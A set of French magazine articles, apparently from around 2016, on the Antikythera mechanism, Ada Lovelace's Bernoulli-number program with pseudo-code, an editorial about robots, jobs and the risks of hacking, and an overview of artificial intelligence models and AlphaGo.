Bref nous avons à faire à un calculateur analogique effectuant des correspondances de calendriers et donnant la position du soleil et de la lune. Son fonctionnement est assez simple : en tournant une grande roue, toutes les aiguilles se mettent en mouvement à des vitesses différentes. L'utilisateur agissait sur la grande roue jusqu'à que l'aiguille qui l'intéressait prenne la position désirée ; il lisait alors toutes les valeurs obtenues sur les autres cadrans. La machine d'Anticythère n'est donc pas une horloge. Ni un instrument de navigation

puisque les données lues ne vous permettent ni d'obtenir la longitude, ni la latitude du lieu.

## Quelle était sa fonction ?

Le mystère reste entier ! Et les quelques 3000 caractères lus sur la machine n'ont pas levé le coin du voile. Était-ce une machine pédagogique ? Était-ce un instrument de calcul ? Était-ce une machine montrant la pertinence des théories qu'elle implémente ?

## Théories

Les trains d'engrenages sont l'instanciation de deux familles de théories. Une théorie des cycles issue de l'astronomie babylonienne, pour cela les trains d'engrenages sont une matérialisation parfaite. Et une théorie des épicycles, théorie géométrique typique de l'astronomie grecque, en gestation à l'époque de la construction de la machine. Cette théorie est en général attribuée à Apollonius de Perge, un contemporain d'Archimède, et popularisée par Hipparque de Rhodes. Cette théorie se trouve matérialisée par l'utilisation d'un joint constitué d'une roue pourvue d'un téton circulant dans la rainure d'une roue excentrique. Une étude géométrique montre que ce mécanisme est l'équivalent de la théorie des épicycles. Cette démonstration était à la portée des géomètres grecs, mais on ne trouve nulle trace de cette équivalence dans la littérature grecque qui nous soit parvenue. Le mystère s'épaissit donc. Sont-ce les mécaniciens qui ont trouvé une solution pratique pour résoudre les problèmes des théoriciens ? Ou sont-ce les théoriciens qui ont mis en évidence cette équivalence ? Quoi qu'il en soit ce mécanisme permet de ramener l'erreur sur la position de la lune d'environ  $7^{\circ}1/2$  à moins de  $2^{\circ}$ .

## Datation

Le naufrage du navire transportant la machine est daté avec une bonne précision vers 70 avant notre ère. La machine n'a pu être construite qu'avant. Le style d'écriture utilisé est caractéristique du milieu du premier siècle avant J.-C. De

plus, ce style caractérise les colonies grecques de l'ouest dont Syracuse par exemple (ce qui pose un premier problème puisque le navire venait d'Asie mineure et a certainement fait escale à Rhodes), le calendrier luni-solaire est aussi un calendrier caractéristique des colonies de l'ouest. Sur le cadran des éclipses on trouve des index renvoyant à des petits textes décrivant ces éclipses en recoupant ces descriptions avec les éclipses historiques, les chercheurs ont eu la surprise de dater la conception de la machine vers 205 avant J.-C. On peut en déduire qu'Archimède ou son école aurait pu être à l'origine de la conception de cette machine. Cela tombe bien, puisque Cicéron, dans La République, nous explique que deux de ces machines furent rapportées à Rome par le général Marcellus après le sac de Syracuse. Cependant Cicéron nous explique aussi qu'il aurait vu à Rhodes une machine du même type construite par Posidonios de Rhodes. Jusqu'à maintenant les experts pensaient que Cicéron avait considérablement exagéré les possibilités des mécanismes dont il parlait. La machine d'Anticythère est bien le premier calculateur analogique connu de l'histoire. Puisqu'il permet de faire de nombreux calculs avec peu d'opérations manuelles. Parler d'ordinateur, par contre, est exagéré, puisque cette machine ne peut pas être programmée. Par contre, sa complexité technique est impressionnante. Il faudra attendre l'Astrarium de Dondi au XIV<sup>ème</sup> siècle pour la dépasser. Plus de 30 roues dentées, un différentiel, un train épicycloïdal, un joint hétérocinétique, des cadrans, des aiguilles... Aujourd'hui la structure mécanique de la machine qui nous est parvenue est bien comprise. Mais l'aventure n'est pas terminée car les 3000 caractères lus sur la machine n'ont pas livré tous leurs secrets. Des plongées ont eu lieu sur le site du naufrage cet été 2016. Plusieurs tomographies de 2005 sont malheureusement floues, les chercheurs espèrent les refaire un jour, car, depuis, cette technologie a énormément progressé aussi bien au niveau matériel que logiciel. Il serait possible d'avoir des résultats beaucoup plus précis avec beaucoup moins d'énergie. Ce qui veut dire que nombreux résultats seront publiés dans les années à venir. Même si, comme souvent en science, cette machine pose plus de questions qu'elle n'en résout, elle nous a permis de reconsidérer la place de la machine dans l'antiquité et ainsi nous interroge sur la place de la technologie dans nos sociétés.

## Références

Jean-Jacques Dupas, **le mécanisme d'Anticythère, l'Astronomie**, septembre 2016

# Le Programme de Lady Ada King

*Lady Ada King, est le personnage romantique par excellence : jeune, belle, indépendante, intelligente, unique fille légitime du célèbre poète anglais lord Byron, elle décédera comme lui dans la fleur de l'âge à 36 ans. L'informatique moderne la rendra célèbre.*

Ada est aussi la fille de la mathématicienne Annabella Milbanke. Ces parents se séparèrent avant sa naissance aussi Ada ne connaîtra jamais son père, Lord Byron. Le divorce ayant été très compliqué, Annabella choisit pour sa fille une éducation musicale et scientifique. Le 5 juin 1833, Ada rencontre Charles Babbage lors d'une réception, elle a alors 17 ans. Babbage expose les principes de sa première machine à Ada, celle-ci est fascinée, ils deviennent rapidement amis et Babbage lui parle d'une nouvelle machine, la « Machine Analytique », beaucoup plus élaborée, dont il passera le reste de sa vie à peaufiner les plans dans l'espoir de la faire construire, hélas Babbage ne verra jamais sa machine réalisée. L'architecture de sa machine est étonnamment moderne. Jugez plutôt ! Elle s'articule autour d'un lecteur de cartes perforées (l'unité d'entrée) inventé quelques décennies auparavant par Jacquard pour les métiers à tisser, d'un magasin (la mémoire) et d'un moulin (le processeur). En 1840, Babbage présente, pour la première et unique fois, sa machine à un groupe d'ingénieurs et mathématiciens italien, dont Luigi Frederico Menabrea qui publiera un article en français « Notions sur la machine Analytique de Charles Babbage ». Ada lit, traduit et annota cet article grâce aux échanges qu'elle continue d'avoir avec Babbage puis publie ce texte. Il est trois fois plus long que l'article de Menabrea, puisque augmenté de 7 notes. Ce sera pendant près d'un siècle le seul article de ce genre. Ces notes sont consacrées à la programmation, la dernière décrit un programme permettant de calculer les nombres de Bernoulli, il utilise toutes les possibilités de la machine comme les branchements conditionnels et les boucles. Ce programme est bien plus complexe que ceux qui avaient été envisagés par Babbage. Il est considéré par beaucoup comme le premier vrai programme de l'histoire.

## Le programme d'Ada

Les nombres de Bernoulli  $B_n$  sont des constantes que l'on rencontre lors du développement en polynômes des fonctions trigonométriques. Ils sont définis par :

$$\frac{x}{e^x - 1} = \sum_n B_n \frac{x^n}{n!}$$

Pour son programme, Ada écrit la définition sous la forme de l'équation suivante :

$$0 = -\frac{1}{2} \frac{(2x-1)}{(2x+1)} + B_1 \frac{2x}{2!} + B_2 \frac{(2x)(2x-1)(2x-2)}{4!} + \dots + B_n \frac{(2x)(2x-1) \dots (2x-2n+2)}{(2n)!}$$

Ce que l'on peut encore écrire

$$0 = A_0 + B_1 A_1 + B_2 A_2 + \dots + B_n A_n$$

On remarque que si nous affectons la valeur  $n$  à  $x$ , nous obtenons :

$$A_n = \frac{(2n)(2n-1) \dots (2n-2n+2)}{(2n)!} = \frac{(2n)!}{(2n)!} = 1 \text{ et } A_{n+p} = \frac{(2n)(2n-1) \dots (0) \dots (-2p+2)}{(2n+2p)!} = 0$$

Nous pouvons suivre le programme d'Ada. Ada utilise des variables recevant les valeurs, ces variables s'appellent  $V_i$ .  $V_1$  est initialisé avec 1,  $V_2$  avec 2. Ce programme est une grande boucle itérant sur  $n$  de 1 à  $n$ , calculant les nombres de Bernoulli  $B_i$  de proches en proches. Pour  $n=1$ ,  $0 = A_0 + B_1$  donc  $B_1 = -A_0$  donc

Pour  $n=2$ ,  $0 = A_0 + B_1 A_1 + B_2$  donc  $B_2 = -A_0 - B_1 A_1$  donc

Pour  $n=3$ ,  $0 = A_0 + B_1 A_1 + B_2 A_2 + B_3$  donc  $B_3 = -A_0 - B_1 A_1 - B_2 A_2$  donc  $V_3$  est initialisé avec  $n$ . On constate qu'il faut une autre boucle de

sommation pour ajouter à  $A_0$  les  $A_i B_i$ . Le compteur de cette boucle est la variable  $V_{10}$ . Encore faut-il évaluer les  $A_i$

Pour ce faire, elle commence par calculer :

$$A_0 = -\frac{1}{2} \frac{(2n-1)}{(2n+1)} \text{ puis } A_1 = \frac{2n}{2}.$$

Son évaluation d' $A_1$  n'est pas optimale, mais elle se sert de la valeur  $2n$  déjà stockée dans une variable lors de l'évaluation d' $A_0$ . Pour évaluer les  $A_n$  suivants ( $n > 2$ ), elle réécrit l'expression de  $A_n$  comme suit :

$$A_n = \frac{2n}{2} \frac{(2n-1)}{3} \frac{(2n-2)}{4} \dots \frac{2}{2n} = A_1 \frac{(2n-1)}{3} \frac{(2n-2)}{4} \dots \frac{2}{2n}$$

Elle construit donc une nouvelle boucle, matérialisée dans son programme par une accolade. Le numérateur est initialisé avec  $(2n-1)$  et le dénominateur avec 3, à chaque itération on divise le numérateur, augmenté de un, par le dénominateur, diminué de 1, on le multiplie avec le résultat. Ce morceau de programme est le suivant si la variable  $V_1$  contient 1,  $V_7$  contient 2,  $V_6$  contient  $2n$  et  $V_{11}$  contient  $A_1$  :

$V_6 \cdot V_1 \rightarrow V_6$  ( $V_6$  contient désormais  $2n \cdot 1$ ) ;

$V_1 + V_7 \rightarrow V_7$  ( $V_7$  contient désormais  $2+1=3$ ) ;

$V_6 / V_7 \rightarrow V_8$  ( $V_8$  contient désormais la nouvelle fraction) ;

$V_8 \times V_{11} \rightarrow V_{11}$  ( $V_{11}$  contient le nouveau produit).

Les résultats des  $A_i$  sont conservés dans les variables  $V_{11}$ ,  $V_{12}$ ,  $V_{13}$  alors que les résultats des nombres de Bernoulli utilisent les variables  $V_{21}$ ,  $V_{22}$ ,  $V_{23}$ ,  $V_{24}$ ... Ce programme est incroyablement moderne et abstrait, utilisation de variables, boucles, branchements. Le point essentiel est qu'Ada avait bien compris l'idée de ce que nous appelons le branchement conditionnel, c'est-à-dire la possibilité qu'a un programme de sélectionner des instructions suivant une condition. Elle s'est même intéressée à la notion de calculabilité, faisant la distinction entre ce qu'il est théoriquement possible de calculer de ce qui l'est en pratique. Enfin, elle avait parfaitement perçu l'intérêt de la mécanisation du calcul. Hélas elle décédera d'un cancer et ses travaux seront oubliés pendant plus d'un siècle.

## Pseudo-code du programme d'Ada

```
1->Bernoulli[0]
Pour n de 1 à n faire
 0->Somme
 (2n-1)/(2n+1)->A[0] # évaluation d'A0
 A[0]+Bernoulli[0]->Somme # AiBi->Somme
 Si n==1 Alors -Somme->Bernoulli[1] # B1=-AiBi
 Pour i de 1 à n faire
 Si i==1 Alors n->A[1] # A1=n
 Sinon
 A[1]->Produit # Produit=A1
 Pour j de 0 à 2(i-1) Faire
 Produit*(2n-1-j)/(3+j)->Produit # Produit=A1(2n-1-j)/(3-j)
 Produit->A[i] # Ai=A1(2n-1)(2n-2).../3/4...
 Somme+A[i]*Bernoulli[i] -> Somme # Somme=Somme+AiBi
 Si i=n-1 alors -Somme -> Bernoulli[i] # Bi=-Somme
```


## Références

*Lady Ada et le premier ordinateur*, Eugène Eric Kim, Betty Alexandra Toole, Pour la Science n°261, juillet 1999.

*Lady Augusta Ada King comtesse de Lovelace*, Jean-Jacques Dupas, Tangente Hors-série N°37, pp20-21.

# Le **soulèvement** des machines

© D.R.



*Cette idée que les machines vont prendre le pouvoir, d'une manière ou d'une autre, est récurrente dans les récits d'anticipation, de science-fiction. Et une peur naît dans la conscience collective contre les robots qui vont prendre l'emploi d'humains. Certaines études alimentent cette peur : x millions d'emplois seront détruits au profit des robots.*

L'introduction des robots dans les chaînes de montage des constructeurs automobiles avait bouleversé le secteur et de nombreux licenciements avaient été réalisés. Finalement, un équilibre s'est instauré entre le « salariat robotique » et le salariat humain. Et depuis, d'autres secteurs ont introduit, plus ou moins massivement, les robots pour automatiser des chaînes et des opérations. Mais, ce débat n'est pas nouveau ; la révolution industrielle a toujours utilisé la mécanisation et l'automatisme pour accroître la production, produire moins chère (en théorie), réduire le nombre de salariés, etc. Ce sont des cycles que l'on retrouve depuis toujours dans l'Humanité, et ce, bien avant l'introduction des premières

machines, au sens actuel du terme. Prenez l'imprimerie en Europe. Avant, des copistes recopiaient les textes, les livres à la main. Puis l'imprimerie a révolutionné ce monde : impression en volume, automatisation du processus de création, disparition (ou quasi) de métiers, création de nouveaux métiers, etc. En même temps, le papier a remplacé peu à peu le parchemin, etc. Et les exemples de ces révolutions, parfois très dures, sont nombreuses dans

« Les androïdes rêvent-ils de moutons électriques ? »

(Philip K. Dick, 1968)

l'Histoire. Mais aujourd'hui, nous sommes au seuil d'un bouleversement d'une toute autre ampleur. Des robots, autonomes avec une certaine intelligence, sortent des usines, des usages très limités, pour être parmi nous, dans les rues, les magasins, les trains, les restaurants, etc. Ils guident les personnes, surveillent les rues, donnent des informations, nous conseillent. Les robots arrivent dans le monde réel.

Mais nous sommes encore loin du robot humanoïde et totalement autonome, capable d'agir par lui-même à tout moment, voire, de réfléchir ou de penser. Mais les progrès sont immenses depuis 15 ans. La robotique évolue



très rapidement. Des robots humanoïdes existent mais ils restent relativement archaïques dans le fonctionnement et la « pensée ». De nombreux robots, et les machines, restent sous la conduite stricte de l'Homme.

Actuellement, le robot, la machine, devient ce que l'humain veut en faire ou veut réaliser. Il ne crée pas par lui-même. Son intelligence est conçue par l'humain et même si la machine peut apprendre, comprendre, agir, cette intelligence est créée, programmée par des humains. Prenez la voiture autonome, capable de conduire par elle-même, son intelligence vient de programmes très complexes, d'algorithmes, de l'Intelligence Artificielle, le tout conçu par des ingénieurs.

Quand une voiture autonome provoque un accident mortel, la voiture réagit avec l'intelligence développée et il y a un dilemme à résoudre : faut-il sauver les passagers au détriment de piétons ou l'inverse ? Bref, sauver la vie de x personnes au détriment d'une ? Si nous voulons appliquer les lois robotiques d'Asimov, comment faire ? Car, le robot (ou la machine) agit peut être par elle-même mais de manière très limitée, et sa capacité à penser est nulle ou très réduite.

Les Cylons dans *Caprica* et *Battlestar Galactica* donnent une vision intéressante de la robotique, son évolution et surtout sa création et sa déviance qui mène à la guerre. Même chose pour Skynet dans *Terminator*, et même, la matrice dans *Matrix* ou les Répliquants dans *Blade Runner*. À l'origine, l'intelligence robotique est pacifique puis peu à peu, elle se retourne, les robots développent leurs communautés, tout en s'intégrant dans la société humaine. Puis peu à peu, une autre conscience naît, parfois hostile à l'Homme qui est souvent perçu comme un exploiteur de la machine. Mais comme toute chose, la machine n'est pas parfaite et inmanquablement, des programmes évoluent en dehors du fonctionnement originel. Un exemple de cette déviance, HAL dans 2001, qui va se transformer en tueur pour se protéger et protéger son vaisseau et sa mission. Comme toute chose, une machine peut s'altérer et avoir un comportement lui-même altéré.

Le soulèvement des machines est-il pour demain ? Pas dans le sens imaginé par la Science-Fiction mais par ce que les développeurs et créateurs vont en faire, ou encore, ce

## LES LOIS DE LA ROBOTIQUE D'ISAAC ASIMOV

« Un robot ne peut porter atteinte à un être humain, ni, restant passif, permettre qu'un être humain soit exposé au danger.

« Un robot doit obéir aux ordres que lui donne un être humain, sauf si de tels ordres entrent en conflit avec la Première loi.

« Un robot doit protéger son existence tant que cette protection n'entre pas en conflit avec la Première ou la Deuxième loi.

que les hackers d'organisations hostiles voudront en faire. Hacker des robots médicaux, des systèmes militaires, des voitures, des bus, etc. n'a rien d'exceptionnel. Actuellement, c'est le danger le plus sérieux et réel. Cette menace ne doit pas être prise à la légère car la multiplication des objets connectés, des robots, des voitures de plus en plus autonomes, les risques existent : paralyser des secteurs entiers d'un pays, prendre le contrôle d'infrastructures vitales, voler des données, provoquer la mort de personnes, chantages, etc. Voire, pourquoi pas mettre le chaos en désorganisant les institutions financières ou étatiques, un peu à la société où les hackers ont le tout premier rôle.

La sécurité totale n'a jamais existé et n'existera jamais. Les intrusions à la NSA montrent que rien n'est inviolable. Et donner les clés des systèmes à des organisations d'État, même les mieux organisées et sécurisées, n'est pas la solution. Et on peut aussi se demander : qui contrôle ces organisations ? Pas le citoyen.

Mais il ne faut pas que le public rejette le robot et la machine pour ces raisons car, dans un futur proche, ils vont rendre des services immenses aux personnes, suppléer les hommes en sous-effectifs ou dans des métiers dangereux ou pénibles. Mais à terme, quand les robots auront une conscience, continueront-ils à être exploités par l'Homme ? Rendez-vous dans quelques (longues) années.

La rédaction




# L'intelligence artificielle, où est-ce qu'on en est ?



Walid AMMAR  
Artisan logiciel chez  
Cellenza

*L'intelligence artificielle ! Un thème aussi vieux que l'informatique elle-même. Ça passionne, ça intrigue et parfois même, ça intimide les moins courageux d'entre nous. Nombreux sont les modèles d'implémentation et encore plus sont les domaines d'application : Industrie, Finance, Commerce, Transports, Médecine, Biologie, Art... L'intelligence artificielle est partout et ne cesse de gagner du terrain chaque jour.*



Google, Microsoft, Facebook, IBM, Apple et beaucoup d'autres grandes firmes s'intéressent sérieusement à l'informatique cognitive mais pourquoi cela ? Qu'est-ce que réellement l'intelligence artificielle et que promet-elle ? Où en sommes-nous aujourd'hui ? En tant que développeurs, pouvons-nous facilement expérimenter une IA ? Que nous prépare l'avenir dans ce domaine ?

## IA, qu'est-ce que c'est ?

Nous avons tous des avis différents sur la question ; de par nos lectures ou des projections cinéma qu'on aura vues jusque-là, chaque ouvrage permet de nous projeter encore plus loin dans le monde de la fiction et de repousser ainsi les limites de notre imagination.

- Dans la série « Person of Interest » (2011-2016), une intelligence artificielle surnommée « Dieu » aura envahi Internet et œuvre pour anticiper certains crimes et actes de terrorisme.
- Dans les films IRobot (2004) et Chappie (2015), des robots intelligents auront pris conscience de leurs existences et développé un fort instinct de survie.
- Dans la série « Dark Matter » (2015), un robot Android a développé des sentiments envers des humains...
- Dans le film « Her » (2014), une intelligence artificielle a développé une personnalité tellement ressemblante à celle d'une gentille femme que son utilisateur en est tombé amoureux.

On remarque dans ces exemples, et bien d'autres ailleurs, que l'intelligence artificielle est souvent matérialisée par des entités évoluées et prenant part entière à la société moderne, ces entités représentent souvent des consciences abouties et même parfois omniprésentes qui, au même titre que l'humain, obéissent à une réglementation commune et contribuent à la vie courante. Cela correspond-il à la définition

intrinsèque de l'IA ? Pas vraiment. Mettons cette culture futuriste de côté pour l'instant, on y reviendra plus tard, et concentrons-nous sur les fondamentaux. Yann LeCun (Directeur de la recherche en intelligence artificielle chez Facebook) a rapporté lors d'un entretien récent (Juin 2016) avec des journalistes du Figaro que l'intelligence artificielle correspond à « la capacité des machines à reproduire des fonctions que l'on attribue normalement aux animaux et aux humains ». Ceci est vrai et parfaitement limpide pour un auditoire généralisé, toutefois pour les geeks que nous sommes cela ne suffit pas. Allons donc un petit peu plus dans le détail et analysons ceci. Le mot intelligence vient du latin « intelligentia » qui signifie littéralement la capacité à comprendre et à mettre en relation des éléments entre eux. Le mot artificiel, quant à lui, caractérise tout artefact fabriqué par la main de l'homme. Partons de ces 2 prédicats, nous pouvons conclure que l'intelligence artificielle correspond à un type d'implémentation (souvent informatique) capable de relier des bouts d'informations entre elles pour en produire des conclusions... Pas vrai ?

Oui et non ! Cette définition qui a le mérite d'être simple et logique ne suffit peut-être pas à tout le monde ; le problème émane de la définition de l'intelligence elle-même, les adeptes de la théorie des intelligences multiples soutiennent qu'il n'a pas qu'une seule forme d'intelligence mais plusieurs (Intelligence Logico-mathématique, intelligence Visuo-Spatiale, intelligence Verbo-Linguistiques, intelligence intrapersonnelle...) – Voir les études du professeur Howard Gardner (1983) pour plus de détails à ce sujet.

Devons-nous donc nous arrêter à la seule définition littérale ou raisonner à plus grande échelle ? Virginie MATHIVET, auteur et Professeur à l'EPSE Lyon rapporte dans son livre « L'intelligence Artificielle pour les dévelop-

peurs » en se basant sur les études du psychologue Suisse Jean PIAGET (1963) que l'intelligence s'assimile plus à la capacité « d'Adaptation » qu'à la capacité de « Rapprochement ». L'intelligence, dit-elle, est la capacité à s'adapter, elle permet de résoudre les problèmes auxquels nous sommes confrontés de manière contextuelle.

Mais qu'est-ce qu'une capacité à proprement parler ? Et bien c'est simplement une fonction que l'on peut exécuter en cas de besoin, une fonction qui deviendrait obsolète si le besoin n'existe plus. Partant de là, comment une intelligence peut-elle se préserver de l'obsolescence, facteur de sa disparition ? La réponse est simple et à beaucoup fait parler d'elle en biologie : l'Evolution !

Une intelligence doit pouvoir évoluer d'elle-même pour valider sa pertinence. Pour ceux qui auront regardé le film Matrix, le programme Smith en est la meilleure illustration. Voilà, pour ma part si je dois définir l'intelligence, je dirai que c'est la composition des 3 facultés sine qua non suivantes :

- Le rapprochement sémantique ;
- Le raisonnement contextuel ;
- L'évolution.

Maintenant si l'on revient à notre sujet de base, l'IA correspond à l'implémentation de ces capacités sur des machines fabriquées par l'homme. Voyons ensemble les différents modèles d'implémentation.

## Quels sont les modèles d'implémentation d'IA ?


Il existe plusieurs modèles d'implémentation de l'intelligence artificielle plus ou moins connus en fonction des domaines d'application. Vous trouverez de très belles illustrations en C# et des définitions plus détaillées dans le livre de Virginie MATHIVET « L'intelligence Artificielle pour les développeurs ».

On peut grouper ces modèles en deux grandes catégories :

- L'approche symbolique : visant à alimenter les systèmes en informations de manière très exhaustive. Cette approche implique des processus d'apprentissage supervisés assez longs et correspond plus aux domaines de précision (médecine, ingénierie, astronomie...). Parmi les types d'implémentation que l'on distingue dans ce courant figurent les systèmes experts et la logique floue.
- L'approche connexionniste : visant à accentuer les capacités propres d'évaluation d'un système pour aboutir à des solutions par émergences. Cette approche implique des processus d'apprentissage non-supervisés et correspond plus à des domaines sociaux tels que la communication, la reconnaissance d'objet ou même la créativité artistique ; les réseaux de neurones en sont un bon exemple d'implémentation.

Voici une énumération des modèles les plus connus ;

- Les Systèmes experts : une des implémentations d'IA les plus connues, le système expert intègre une base de connaissance très spécifique simulant ainsi le savoir d'un spécialiste. Ceci est très utile dans des domaines tels que la médecine ou la finance.
- La logique floue : technique d'intelligence artificielle déterministe, elle permet de gérer l'imprécision (à ne pas confondre avec l'incertitude) et trouve sa place dans des domaines d'application tels que la gestion des flux de circulation routière ou encore le contrôle aérien.
- La recherche opérationnelle : ce modèle traite le problème du « Pathfinding » (Recherche de chemins) qui, au travers d'algorithmes plus ou moins connus (Dijkstra, A\*, Bellman-Ford...), permet d'effectuer des opérations d'optimisation. Les équipements réseaux, les GPS et les jeux vidéo sont d'excellents exemples de ce type d'implémentation.
- Les algorithmes génétiques : une de mes préférées, cette implémentation s'inspire de « mère nature ». Ce type d'algorithme d'optimisation s'appuie sur des techniques dérivées de la génétique et des mécanismes d'évolution de la nature : croisement, mutation, sélection. Ce type d'implémentation est employé généralement dans l'analyse de l'information.
- La métaheuristique : dans le répertoire de la stochastique, la métaheuristique correspond à un algorithme regroupant des formules mathématiques visant à calculer des mini-



mums locaux pour optimiser des données. Ces algorithmes sont largement utilisés dans l'industrie de fabrication.

- Les systèmes multi-agents : au même titre que les algos génétiques, les SMA se rapprochent également de la biologie (et plus précisément de l'éthologie). Cette implémentation répartit le problème sur une multitude d'opérateurs synchronisés suivant différents types d'organisation (Hiérarchies, holarchies, fédération...). Les SMA sont employés dans divers domaines car ils permettent de résoudre un grand nombre de problèmes, on en cite la finance, le domaine de l'informatique, l'astronomie, la recherche, etc.
- Les réseaux de neurones : au même titre que les algorithmes génétiques ou les systèmes multi-agents, les réseaux neuronaux s'inspirent de paradigmes naturels, ils illustrent le fonctionnement des neurones biologiques et promettent de grands résultats aussi bien dans les domaines liés à l'apprentissage déterministe que non déterministe.

### **J'entends souvent parler d'IA en ce moment, qu'est ce qui se passe au juste ?**

Oui l'Intelligence artificielle est un sujet qui a été ramené à l'ordre du jour depuis quelques années et ceci est sûrement dû à ces 2 principaux facteurs :

- Le premier est l'augmentation exponentielle de la puissance de calcul de nos machines permettant ainsi de rouvrir tous les débats qu'on s'est vu laisser de côté dans les années 90 pour cause d'impuissance. Effectivement la capacité de nos supercalculateurs est passée de l'échelle du GigaFlops (1 milliard d'opérations par seconde) en 1986 à l'échelle du PetaFlops (Un Million de milliards d'ops/sec) en 2007 et atteindra bientôt (en 2018) l'échelle de l'ExaFlops (1 milliard de milliards d'opérations par seconde).
- Le deuxième est une meilleure compréhension du cerveau humain alimentée par de nouvelles découvertes arrivant chaque jour sur le fonctionnement du « Connectome » à savoir l'interconnexion des 100 mille mil-

liards de synapses qui connectent les 100 milliards de neurones de notre cerveau. [1]

La plupart des savants et chercheurs actuels jugent qu'il faudrait atteindre l'échelle du ZettaFlops (1000 Milliards de milliards d'opération par seconde) pour reproduire le fonctionnement d'un véritable cerveau humain sur une machine. D'après les prophéties de INTEL et GOOGLE, nous n'en sommes pas si loin et nous devrions monter nos premiers cerveaux artificiels d'ici 2029 et effectuer les premiers téléchargements de consciences humaines d'ici 2045, c'est incroyable non !? Sinon pour ce qui est d'aujourd'hui, ça bouge quand même pas mal, voici quelques exemples d'actualité pour vous illustrer le mouvement en cours.

### **Le « Go » désormais territoire annexé par la machine**

Et oui c'est arrivé ! Ce qui était considéré comme les travaux d'Hercule pour l'intelligence artificielle est désormais accompli, la machine a battu l'homme au jeu de GO (un jeu beaucoup plus compliqué que les échecs selon les experts). C'était mardi 15 Mars 2016 à Séoul que le programme AlphaGo développé par Google a battu le Sud-Coréen de 33 ans Lee Se-Dol, qui est sans rappeler, classé 9ème dan et considéré par ses pairs comme l'un des meilleurs joueurs du monde. Ce match fut présenté par la presse sud-coréenne comme « le combat du siècle » et fut regardé par des dizaines de millions d'amateurs de ce jeu. Le score final était de 4-1 pour la machine.

